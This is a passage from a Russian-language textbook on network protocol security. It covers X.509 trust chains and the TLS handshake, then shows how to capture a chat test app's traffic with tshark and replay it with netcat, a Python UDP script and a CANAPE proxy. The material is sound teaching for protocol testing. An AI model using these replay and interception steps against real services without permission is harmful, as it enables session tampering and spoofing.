Эти требования создают иерархию, называемую *цепочкой доверия* между сертификатами, как показано на рис. 7.17. Одно из преимуществ этой модели состоит в том, что, поскольку распространяется только информация об открытом ключе, можно предоставлять сертификаты компонентов пользователям через открытые сети.




Рис. 7.17. Цепочка доверия сертификатов X.509

Обратите внимание, что в иерархии обычно существует несколько уровней, поскольку для издателя корневого сертификата было бы необычно напрямую подписывать сертификаты, используемые приложением. Корневой сертификат выдается *центром сертификации* (*ЦС*). Это может быть общественная организация или компания (например, Verisign) либо частное лицо, которое выдает сертификаты для использования во внутренних сетях. Задача ЦС – проверять подлинности всех, кому выдаются сертификаты.

К сожалению, объем *реальных* проверок не всегда ясен. Часто центры сертификации больше заинтересованы в продаже подписанных сертификатов, чем в выполнении своей работы, а некоторые центры лишь проверяют, выдают ли они сертификат на зарегистрированный служебный адрес. Наиболее добросовестные центры сертификации должны, по крайней мере, отказываться генерировать сертификаты для известных компаний, таких как Microsoft или Google, если запрос на сертификат не поступает от компании. По определению корневой сертификат не может быть подписан другим сертификатом. Корневой

сертификат представляет собой *самоподписанный сертификат*, в котором закрытый ключ, связанный с открытым ключом сертификата, используется для подписи самого себя.

Проверка цепочки сертификатов

Чтобы проверить сертификат, вы следуете по цепочке выдачи обратно к корневому сертификату, проверяя на каждом этапе, что каждый сертификат имеет действительную подпись, срок действия которой еще не истек. На этом этапе вы решаете, доверяете ли вы корневому сертификату – и, соответственно, идентификатору сертификата в конце цепочки. Большинство приложений, обрабатывающих сертификаты, например веб-браузеры и операционные системы, имеют надежную базу данных корневых сертификатов.

Что может помешать тому, кто получил сертификат веб-сервера, подписать свой поддельный сертификат с использованием закрытого ключа веб-сервера? На практике такое вполне возможно. С точки зрения криптографии один закрытый ключ такой же, как и любой другой. Если ваше доверие к сертификату основано на цепочке ключей, то мошеннический сертификат вернется к доверенному корню и окажется действительным.

Для защиты от этой атаки спецификация X.509 определяет параметр *основных ограничений*, который можно дополнительно добавить в сертификат. Этот параметр представляет собой флаг, который указывает на то, что сертификат можно использовать для подписи другого сертификата и, таким образом, действовать как центр сертификации. Если флаг сертификата установлен в значение false (или если параметр основных ограничений отсутствует), то проверка цепочки должна завершиться ошибкой, если этот сертификат когда-либо использовался для подписания другого сертификата. На рис. 7.18 показан этот основной параметр ограничения в реальном сертификате, в котором говорится, что этот сертификат должен быть действительным, чтобы действовать как центр сертификации.

Но что, если сертификат, выданный для проверки веб-сервера, используется вместо подписи кода приложения? В этой ситуации сертификат X.509 может предоставить параметр *использования ключа*, который указывает на то, для каких целей был создан сертификат. Если сертификат когда-либо использовался для чего-то, для чего он не был предназначен, то цепочка проверки должна завершиться ошибкой.

Наконец, что произойдет, если закрытый ключ, связанный с данным сертификатом, будет украден или ЦС случайно выдаст поддельный сертификат (как это происходило неоднократно)? Несмотря на то что у каждого сертификата есть срок действия, эта дата может быть через много лет в будущем. Следовательно, если сертификат необходимо отозвать, ЦС может опубликовать *список отозванных сертификатов*. Если какой-либо сертификат в цепочке находится в этом списке, то процесс проверки завершится ошибкой.




Рис. 7.18. Основные ограничения сертификата X.509

Как видите, проверка цепочки сертификатов потенциально может потерпеть неудачу в нескольких местах.

Пример использования: протокол защиты транспортного уровня

Применим теоретические знания, лежащие в основе безопасности протоколов и криптографии, к реальному протоколу. *Протокол защиты транспортного уровня* (*TLS*), ранее известный как *Secure Sockets Layer* (*SSL*), является наиболее распространенным протоколом безопасности, используемым в интернете. Он был изначально разработан Netscape как SSL в середине 1990-х годов для защиты HTTP-соединений. Протокол претерпел несколько изменений: SSL-версии с 1.0 по 3.0 и TLS-версии с 1.0 по 1.2. Хотя изначально он был разработан для HTTP, его можно использовать для любого протокола TCP. Существует даже его разновидность, протокол *Datagram Transport Layer Security* (*DTLS*), для использования с ненадежными протоколами, такими как UDP.

TLS использует многие конструкции, описанные в этой главе, в том числе симметричное и асимметричное шифрования, MAC, безопасный обмен ключами и PKI. Я расскажу о роли каждого из этих криптографических инструментов в безопасности TLS-соединения и упомяну о некоторых атаках с участием этого протокола. (Я только буду обсуждать TLS версии 1.0, потому что это наиболее часто поддержи-

ваемая версия, но имейте в виду, что версии 1.1 и 1.2 постепенно становятся все более распространёнными, из-за ряда проблем безопасности с версией 1.0.)

TLS-рукопожатие

Самая важная часть установки нового TLS-соединения – это *рукопожатие*, когда клиент и сервер согласовывают тип шифрования, который они будут использовать, обмениваются уникальным ключом для соединения и проверяют личность друг друга. При обмене данными используется протокол *TLS Record* – предопределенная структура TLV (Tag-Length-Value), которая позволяет парсеру протокола извлекать отдельные записи из потока байтов. Всем пакетам рукопожатия присваивается значение тега 22, чтобы они отличались от других пакетов. На рис. 7.19 в упрощенной форме показан поток этих пакетов. (Некоторые пакеты необязательны, как показано на рисунке.)




Рис. 7.19. Процесс TLS-рукопожатия

Как видно из всех этих данных, отправляемых туда и обратно, процесс рукопожатия может занимать много времени: иногда его можно усечь или полностью обойти путем кеширования ранее согласованного сеансового ключа или запроса клиента на сервер для возобновления предыдущего сеанса путем предоставления уникального идентификатора сеанса. Это не является проблемой безопасности, потому что, хотя клиент-злоумышленник может запросить возобновление сеанса, клиент все равно не знает закрытый согласованный сеансовый ключ.

Начальное согласование

На первом этапе клиент и сервер согласовывают параметры безопасности, которые они хотят использовать для TLS-соединения, с помощью сообщения *HELLO*. Одна из частей информации в этом сообщении – это *случайное значение клиента*, которое гарантирует, что процесс соединения непросто будет воспроизвести. Сообщение HELLO также указывает, какие типы шифров поддерживает клиент. Хотя TLS разработан так, чтобы быть гибким в отношении используемых алгоритмов шифрования, он поддерживает только симметричные шифры, такие как RC4 или AES, поскольку использование шифрования с открытым ключом было бы слишком затратным с точки зрения вычислений.

Сервер отвечает собственным сообщением HELLO, в котором указывается, какой шифр он выбрал из доступного списка, предоставленного клиентом. (Соединение заканчивается, если пара не может согласовать общий шифр.) Сообщение HELLO от сервера также содержит *случайное значение сервера*, еще одно случайное значение, которое добавляет дополнительную защиту от воспроизведения соединения. Затем сервер отправляет свой сертификат X.509, а также все необходимые промежуточные сертификаты центра сертификации, чтобы клиент мог принять обоснованное решение о подлинности сервера. Потом сервер отправляет пакет *HELLO Done*, чтобы сообщить, что клиент может продолжить аутентификацию соединения.

Аутентификация конечной точки

Клиент должен убедиться, что сертификаты сервера действительны и соответствуют требованиям безопасности клиента. Во-первых, клиент должен подтвердить личность в сертификате, сопоставив поле сертификата **Subject** (Субъект) с доменным именем сервера. Например, на рис. 7.20 показан сертификат для домена *www.domain.com*. Поле **Subject** содержит поле *Common Name* (CN) ❶, соответствующее этому домену.

Поля сертификата **Subject** и **Issuer** (Издатель) – это не просто строки, а *имена X.500*, которые содержат другие поля, такие как **Organization** (Организация) (обычно это название компании, владеющей сертификатом) и **Email** (произвольный адрес электронной почты). Однако во время рукопожатия для подтверждения личности проверяется только содержимое поля CN, поэтому пусть вас не смущают лишние данные. Также в этом поле можно использовать подстановочные знаки, что полезно для совместного использования сертификатов с несколькими серверами, работающими на имени поддомена. Например, если общее имя указано как **.domain.com*, это будет соответствовать *www.domain.com* и *blog.domain.com*.

После того как клиент проверил подлинность конечной точки (т. е. сервер на другом конце соединения), он должен гарантировать, что сертификат является доверенным. Это достигается путем построения цепочки доверия для сертификата и всех промежуточных сертификатов ЦС, проверяя, чтобы ни один из сертификатов не отображался в списках отозванных сертификатов. Если клиент не доверяет корню

цепочки, он может предположить, что сертификат является подозрительным, и разорвать соединение с сервером. На рис. 7.21 показана простая цепочка с промежуточным ЦС для *www.domain.com*.




Рис. 7.20. Субъект сертификата для www.domain.com




Рис. 7.21. Цепочка доверия для www.domain.com

TLS также поддерживает дополнительный *сертификат клиента*, который позволяет серверу аутентифицировать клиента. Если сервер запрашивает сертификат клиента, он отправляет клиенту список допустимых корневых сертификатов на этапе отправки сообщения HELLO. Затем клиент может выполнить поиск доступных сертификатов и выбрать наиболее подходящий для отправки обратно на сервер. Он отправляет сертификат вместе с проверочным сообщением, содержащим хеш всех отправленных и полученных до этого момента сообщений рукопожатия, подписанных закрытым ключом сертификата. Сервер может проверить соответствие подписи ключу в сертификате и предоставить клиенту доступ; однако если совпадения не будет, то сервер может закрыть соединение. Подпись доказывает серверу, что у клиента есть закрытый ключ, связанный с сертификатом.

Установка зашифрованного соединения

После того как конечная точка будет аутентифицирована, клиент и сервер наконец могут установить зашифрованное соединение. Для этого клиент отправляет на сервер случайно сгенерированное число (pre-master key), зашифрованное открытым ключом из сертификата. Затем клиент и сервер объединяют его со случайными данными клиента и сервера и используют это комбинированное значение для заполнения генератора случайных чисел, который генерирует 48-байтовый *мастер-ключ*. Он и будет сеансовым ключом для зашифрованного соединения. (Тот факт, что и сервер, и клиент генерируют мастер-ключ, обеспечивает защиту от воспроизведения соединения, потому что если одна из конечных точек отправляет другое случайное значение во время согласования, конечные точки будут генерировать разные мастер-ключи.)

Когда у обеих конечных точек есть мастер-секрет или сеансовый ключ, возможно зашифрованное соединение. Клиент выдает пакет *изменения спецификации шифра*, чтобы сообщить серверу, что с этого момента он будет отправлять только зашифрованные сообщения. Однако клиенту необходимо отправить на сервер одно последнее сообщение, прежде чем можно будет передать обычный трафик: сообщение Finished. Это сообщение зашифровано с помощью ключа сеанса и содержит хеш всех сообщений, отправленных и полученных в процессе рукопожатия. Это важный шаг при защите от *атаки понижения версии протокола*, при которой злоумышленник изменяет процесс рукопожатия, чтобы попытаться понизить безопасность соединения, выбрав слабые алгоритмы шифрования. Как только сервер получит сообщение Finished, он сможет проверить правильность согласованного ключа сеанса (в противном случае пакет не будет расшифрован) и правильность хеш-кода. Если что-то не так, то он может закрыть соединение. Но если все в порядке, сервер отправит клиенту собственное сообщение об изменении спецификации шифра, и можно будет начать зашифрованный обмен данными. Каждый зашифрованный пакет также проверяется с помощью HMAC, что обеспечивает про-

верку подлинности данных и гарантирует целостность данных. Эта проверка особенно важна, если был согласован потоковый шифр, например RC4; в противном случае зашифрованные блоки можно было бы легко изменить.

Соответствие требованиям безопасности

Протокол TLS успешно отвечает четырем требованиям безопасности, перечисленным в начале этой главы. Они кратко изложены в табл. 7.4.

Таблица 7.4. Как TLS отвечает требованиям безопасности

Требование безопасности	Как протокол отвечает им
Конфиденциальность данных	Выбираемые наборы надежных шифров. Безопасный обмен ключами
Целостность данных	Зашифрованные данные защищены HMAC. Пакеты рукопожатия проверяются окончательной верификацией хеша
Проверка подлинности сервера	Клиент может выбрать проверку конечной точки сервера с помощью PKI и выданного сертификата
Проверка подлинности клиента	Дополнительная проверка подлинности клиента на базе сертификата

Но здесь есть и проблемы. Самая значительная из них, которая на момент написания этих строк не была исправлена в последних версиях протокола, – это зависимость от PKI на базе сертификатов. Протокол полностью зависит от доверия к тому, что сертификаты выдаются правильным людям и организациям. Если сертификат для сетевого подключения указывает на то, что приложение обменивается данными с сервером Google, предполагается, что только Google сможет приобрести требуемый сертификат. К сожалению, это не всегда так. Были задокументированы ситуации, когда корпорации и правительства нарушали процесс ЦС для создания сертификатов. Кроме того, были допущены ошибки, когда центры сертификации не были достаточно осмотрительны и выдали ненадлежащие сертификаты, такие как сертификат Google, показанный на рис. 7.22, который в конечном итоге пришлось отозвать.

Одним из частичных исправлений модели сертификата является процесс, называемый *закреплением сертификата*. Закрепление означает, что приложение ограничивает допустимые сертификаты и издателей для определенных доменов. В результате, если кому-то удастся обманным путем получить действительный сертификат для *www.google.com*, приложение заметит, что сертификат не соответствует ограничениям ЦС, и не сможет установить соединение.

Конечно, у закрепления сертификата есть свои недостатки, поэтому оно применимо не ко всем сценариям. Самая распространенная проблема – это управление списком закреплений; в частности, создание первоначального списка – возможно, и не слишком сложная задача, но его обновление приводит к дополнительной нагрузке. Еще

одна проблема заключается в том, что разработчик не может просто перенести сертификаты в другой ЦС или изменить сертификаты, не выпуская обновления для всех клиентов.




Рис. 7.22. Сертификат для Google, «ошибочно» выданный CA TÜRKTRUST

Еще одна проблема с TLS, по крайней мере когда дело доходит до наблюдения за сетью, заключается в том, что TLS-соединение можно перехватить из сети, и злоумышленник может хранить до его тех пор, пока оно не понадобится. Если злоумышленник получит закрытый ключ сервера, весь предыдущий трафик может быть расшифрован. По этой причине ряд сетевых приложений склоняются к обмену ключами с использованием алгоритма DH, помимо использования сертификатов для проверки личности.

Это обеспечивает *совершенную прямую секретность* – даже если закрытый ключ скомпрометирован, будет непросто вычислить ключ, сгенерированный DH.

Заключительное слово

В этой главе основное внимание было уделено основам безопасности протокола. Безопасность протокола имеет множество аспектов и является очень сложной темой. Поэтому важно понимать, что может пойти не так, и суметь определить проблему во время анализа протокола.

Шифрование и подписи затрудняют перехват конфиденциальной информации, передаваемой по сети. Процесс шифрования преобразу-

ет открытый текст (данные, которые вы хотите скрыть) в шифротекст (зашифрованные данные). Подписи используются, чтобы проверить, что данные, передаваемые по сети, не были скомпрометированы. Соответствующая подпись также может использоваться для проверки подлинности отправителя. Возможность проверки отправителя очень полезна для аутентификации пользователей и компьютеров в ненадежной сети.

В этой главе также описаны возможные атаки на криптографию, используемую для безопасности протокола, включая хорошо известную атаку padding oracle, которая может позволить расшифровать трафик, отправляемый на сервер и с сервера. В следующих главах я подробнее объясню, как анализировать протокол на предмет конфигурации безопасности, включая алгоритмы шифрования, используемые для защиты конфиденциальных данных.

8

РЕАЛИЗАЦИЯ СЕТЕВОГО ПРОТОКОЛА

Анализ сетевого протокола может быть самоцелью; однако, скорее всего, вы захотите реализовать протокол, чтобы протестировать его на наличие уязвимостей. В этой главе вы узнаете, как реализовать протокол для тестирования. Я расскажу о методах повторного использования как можно большего количества существующего кода, чтобы уменьшить объем усилий по разработке.

В этой главе я использую свое приложение SuperFunkyChat, которое предоставляет данные тестирования, а также клиенты и серверы для тестирования. Конечно, вы можете использовать любой протокол, который вам нравится: основные принципы будут такими же.

Воспроизведение существующего перехваченного сетевого трафика

В идеале нужно выполнить лишь минимум, необходимый для реализации клиента или сервера для тестирования безопасности. Один из способов сократить количество требуемых усилий – перехватить

трафик сетевого протокола и воспроизвести с реальными клиентами или серверами. Мы рассмотрим три способа достижения этой цели: использование Netcat для отправки необработанных двоичных данных, применение Python для отправки пакетов UDP и повторное использование кода из главы 5 для реализации клиента и сервера.

Перехват трафика с помощью Netcat

Netcat – это самый простой способ реализовать сетевой клиент или сервер. Базовый инструмент Netcat доступен для большинства платформ, хотя существует несколько версий с разными параметрами командной строки. (Иногда его называют `nc` или `netcat`.) Мы будем работать с BSD-версией, которая используется в macOS и является стандартной в большинстве систем Linux. Возможно, вам придется адаптировать команды, если вы работаете в другой операционной системе.

Первым шагом при использовании Netcat является перехват трафика, который вы хотите воспроизвести. Мы будем использовать версию Wireshark с инструментом командной строки Tshark для перехвата трафика, генерируемого SuperFunkyChat. (Возможно, вам потребуется установить Tshark на свою платформу.)

Чтобы ограничить наш перехват пакетами, отправленными и полученными нашим ChatServer, работающим на TCP-порту 12345, мы будем использовать выражение фильтра BPF (*Berkeley Packet Filter*), дабы ограничить перехват конкретным набором пакетов. Выражения фильтра BPF ограничивают перехват пакетов, тогда как фильтр отображения Wireshark ограничивает только отображение гораздо большего набора пакетов перехвата.

Выполните следующую команду в консоли, чтобы начать перехват трафика порта 12345 и запись вывода в файл *capture.pcap*. Вместо ***INTNAME*** укажите имя интерфейса, на котором вы выполняете перехват, например `eth0`.

```
$ tshark -i INTNAME -w capture.pcap tcp port 12345
```

Установите клиентское соединение с сервером, чтобы начать перехват пакетов, затем остановите перехват, нажав сочетание клавиш **Ctrl**+**C** в консоли, где запущен Tshark. Убедитесь, что вы перехватили правильный трафик в выходной файл, запустив Tshark с параметром `-r` и указав файл *capture.pcap*. В листинге 8.1 показан пример вывода Tshark с добавлением параметров `-z conv,tcp` для вывода списка перехваченных TCP-диалогов.

Листинг 8.1. Проверка перехвата трафика протокола чата

```
$ tshark -r capture.pcap -z conv,tcp
❶ 1 0 192.168.56.1 → 192.168.56.100 TCP 66 26082 → 12345 [SYN]
  2 0.000037695 192.168.56.100 → 192.168.56.1 TCP 66 12345 → 26082 [SYN, ACK]
  3 0.000239814 192.168.56.1 → 192.168.56.100 TCP 60 26082 → 12345 [ACK]
```

```
    4 0.007160883 192.168.56.1 → 192.168.56.100 TCP 60 26082 → 12345 [PSH, ACK]
    5 0.007225155 192.168.56.100 → 192.168.56.1 TCP 54 12345 → 26082 [ACK]
--обрезано--
================================================================================
TCP Conversations
Filter:<No Filter>

                                              |       <-      | |       ->      |
                                              | Frames  Bytes | | Frames  Bytes |
192.168.56.1:26082 <-> 192.168.56.100:12345❷   17      1020❸     28      1733❹
================================================================================
```

Как видно из листинга 8.1, Tshark выводит список необработанных пакетов ❶, а затем отображает сводку TCP-диалогов ❷, которая показывает, что у нас есть соединение, идущее с адреса 192.168.56.1, порт 26082, на адрес 192.168.56.100, порт 12345. Клиент по адресу 192.168.56.1 получил 17 кадров, или 1020 байт данных ❸, а сервер получил 28 кадров, или 1733 байта данных ❹.

Теперь мы используем Tshark для экспорта только необработанных байтов для одного из направлений TCP-диалога:

```
$ tshark -r capture.pcap -T fields -e data 'tcp.srcport==26082' > outbound.txt
```

Эта команда считывает перехват пакета и выводит данные из каждого пакета; она не фильтрует такие элементы, как повторяющиеся или неупорядоченные пакеты. Здесь следует отметить несколько деталей, касающихся данной команды. Во-первых, ее нужно использовать только для перехватов из надежной сети, например через localhost или локальное сетевое соединение, иначе вы можете увидеть ошибочные пакеты в выходных данных. Во-вторых, поле `data` доступно лишь в том случае, если протокол не декодируется диссектором. В случае с TCP-перехватом это не проблема, но, когда мы перейдем к UDP, нам нужно будет отключить диссекторы, чтобы эта команда работала правильно.

Напомню, что в пункте ❷ в листинге 8.1 клиентский сеанс использовал порт 26082. Фильтр отображения `tcp.srcport==26082` удаляет весь трафик из вывода, у которого нет исходного порта TCP 26082, что ограничивает вывод трафиком от клиента к серверу. В результате вы получаете данные в шестнадцатеричном формате, аналогичные листингу 8.2.

Листинг 8.2. Пример вывода необработанного трафика

```
$ cat outbound.txt
42494e58
0000000d
00000347
00
057573657231044f4e595800
--обрезано--
```

Затем мы преобразуем этот шестнадцатеричный вывод в необработанный двоичный файл. Самый простой способ сделать это – использовать утилиту xxd, которая по умолчанию установлена в большинстве Unix-подобных систем. Выполните команду `xxd`, как показано в листинге 8.3, чтобы преобразовать шестнадцатеричный дамп в двоичный файл. (Параметр `-p` преобразует необработанные шестнадцатеричные дампы, а не формат xxd нумерованного шестнадцатеричного дампа по умолчанию.)

Листинг 8.3. Преобразование шестнадцатеричного дампа в двоичные данные

```
$ xxd -p -r outbound.txt > outbound.bin
$ xxd outbound.bin
00000000: 4249 4e58 0000 000d 0000 0347 0005 7573  BINX.......G..us
00000010: 6572 3104 4f4e 5958 0000 0000 1c00 0009  er1.ONYX........
00000020: 7b03 0575 7365 7231 1462 6164 6765 7220  {..user1.badger
--обрезано--
```

Наконец, мы можем использовать Netcat с файлом двоичных данных. Выполните следующую команду `netcat` для отправки клиентского трафика из файла *outbound.bin* серверу на *`HOSTNAME`* порт 12345. Любой трафик, отправленный с сервера обратно клиенту, будет перехвачен в *inbound.bin*.

```
$ netcat HOSTNAME 12345 <outbound.bin> inbound.bin
```

Можно отредактировать файл *outbound.bin* с помощью шестнадцатеричного редактора, чтобы изменить воспроизводимые данные сеанса. Вы также можете использовать файл *inbound.bin* (или извлечь его из PCAP), чтобы отправить трафик обратно клиенту, притворяясь сервером. Используйте для этого следующую команду:

```
$ netcat -l 12345 < inbound.bin > new_outbound.bin
```

Использование Python для повторной отправки перехваченного UDP-трафика

Одно из ограничений использования Netcat заключается в том, что, хотя вы и можете с легкостью воспроизвести потоковый протокол, такой как TCP, воспроизвести UDP-трафик не так просто. Причина состоит в том, что трафик должен поддерживать границы пакетов, в чем вы убедились, когда мы пытались проанализировать протокол чат-приложения в главе 5. Однако Netcat просто попытается отправить как можно больше данных при отправке данных из файла или конвейера.

Вместо этого мы напишем очень простой сценарий на Python, который будет воспроизводить UDP-пакеты для сервера и перехваты-

вать все результаты. Во-первых, нам нужно перехватить UDP-трафик протокола чата с помощью параметра командной строки ChatClient `--udp`. Затем мы воспользуемся Tshark для сохранения пакетов в файл *udp_capture.pcap*, как показано здесь:

```
tshark -i INTNAME -w udp_capture.pcap udp port 12345
```

Потом мы снова преобразуем все пакеты «клиент-сервер» в шестнадцатеричные строки, чтобы можно было обрабатывать их в клиенте Python:

```
tshark -T fields -e data -r udp_capture.pcap --disable-protocol gvsp/
  "udp.dstport==12345" > udp_outbound.txt
```

Одно из отличий при извлечении данных из перехваченного UDP-трафика состоит в том, что Tshark автоматически пытается парсить трафик как протокол GVSP. Это приводит к тому, что поле `data` становится недоступным. Следовательно, нужно отключить диссектор GVSP, чтобы получить правильный вывод. С помощью шестнадцатеричного дампа пакетов мы наконец можем создать очень простой сценарий на Python для отправки UDP-пакетов и перехвата ответа. Скопируйте листинг 8.4 в файл *udp_client.py*.

Листинг 8.4. Простой UDP-клиент для отправки перехвата сетевого трафика

udp_client.py

```
import sys
import binascii
from socket import socket, AF_INET, SOCK_DGRAM

if len(sys.argv) < 3:
    print("Specify destination host and port")
    exit(1)

# Создаем UDP-сокет с тайм-аутом приема 1 сек
sock = socket(AF_INET, SOCK_DGRAM)
sock.settimeout(1)
addr = (sys.argv[1], int(sys.argv[2]))

for line in sys.stdin:
    msg = binascii.a2b_hex(line.strip())
    sock.sendto(msg, addr)

    try:
        data, server = sock.recvfrom(1024)
        print(binascii.b2a_hex(data))
    except:
        pass
```

Запустите сценарий Python, используя следующую командную строку (она должна работать в Python 2 и 3), заменив *HOSTNAME* на соответствующий хост:

```
python udp_client.py HOSTNAME 12345 < udp_outbound.txt
```

Сервер должен получать пакеты, а все полученные пакеты в клиенте должны выводиться в консоль в виде двоичных строк.

Изменяем назначение нашего прокси

В главе 5 мы реализовали простой прокси-сервер для SuperFunkyChat, который перехватывает трафик, и реализовали базовый парсинг трафика. Можно использовать результаты этого анализа для реализации сетевого клиента и сетевого сервера для воспроизведения и изменения трафика, что позволит нам повторно использовать бóльшую часть уже проделанной работы по разработке парсеров и связанного кода, вместо того чтобы переписывать его для другой платформы или языка.

Перехват трафика

Прежде чем мы сможем реализовать клиент или сервер, нам нужно перехватить немного трафика. Мы будем использовать сценарий *parser.csx*, который разработали в главе 5, и код из листинга 8.5, чтобы создать прокси-сервер для перехвата трафика из соединения.

Листинг 8.5. Прокси-сервер для перехвата трафика чата в файл

chapter8_capture_proxy.csx

```
#load "parser.csx"
using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

var template = new FixedProxyTemplate();
// Локальный порт 4444, адрес назначения 127.0.0.1:12345
template.LocalPort = 4444;
template.Host = "127.0.0.1";
template.Port = 12345;
❶ template.AddLayer<Parser>();

var service = template.Create();
service.Start();
WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();

WriteLine("Writing Outbound Packets to packets.bin");
❷ service.Packets.WriteToFile("packets.bin", "Out");
```

Здесь мы устанавливаем TCP-слушатель на порту 4444, перенаправляем новые соединения на порт 127.0.0.1 12345 и перехватываем трафик. Обратите внимание, что мы по-прежнему добавляем код парсинга к прокси ❶, чтобы гарантировать, что перехваченные данные содержат часть данных пакета, а не информацию о длине или контрольной сумме. Также обратите внимание, что мы записываем пакеты в файл, который будет включать все исходящие и входящие пакеты. ❷ Нам нужно будет отфильтровать определенное направление трафика позже, чтобы отправить перехваченный трафик по сети.

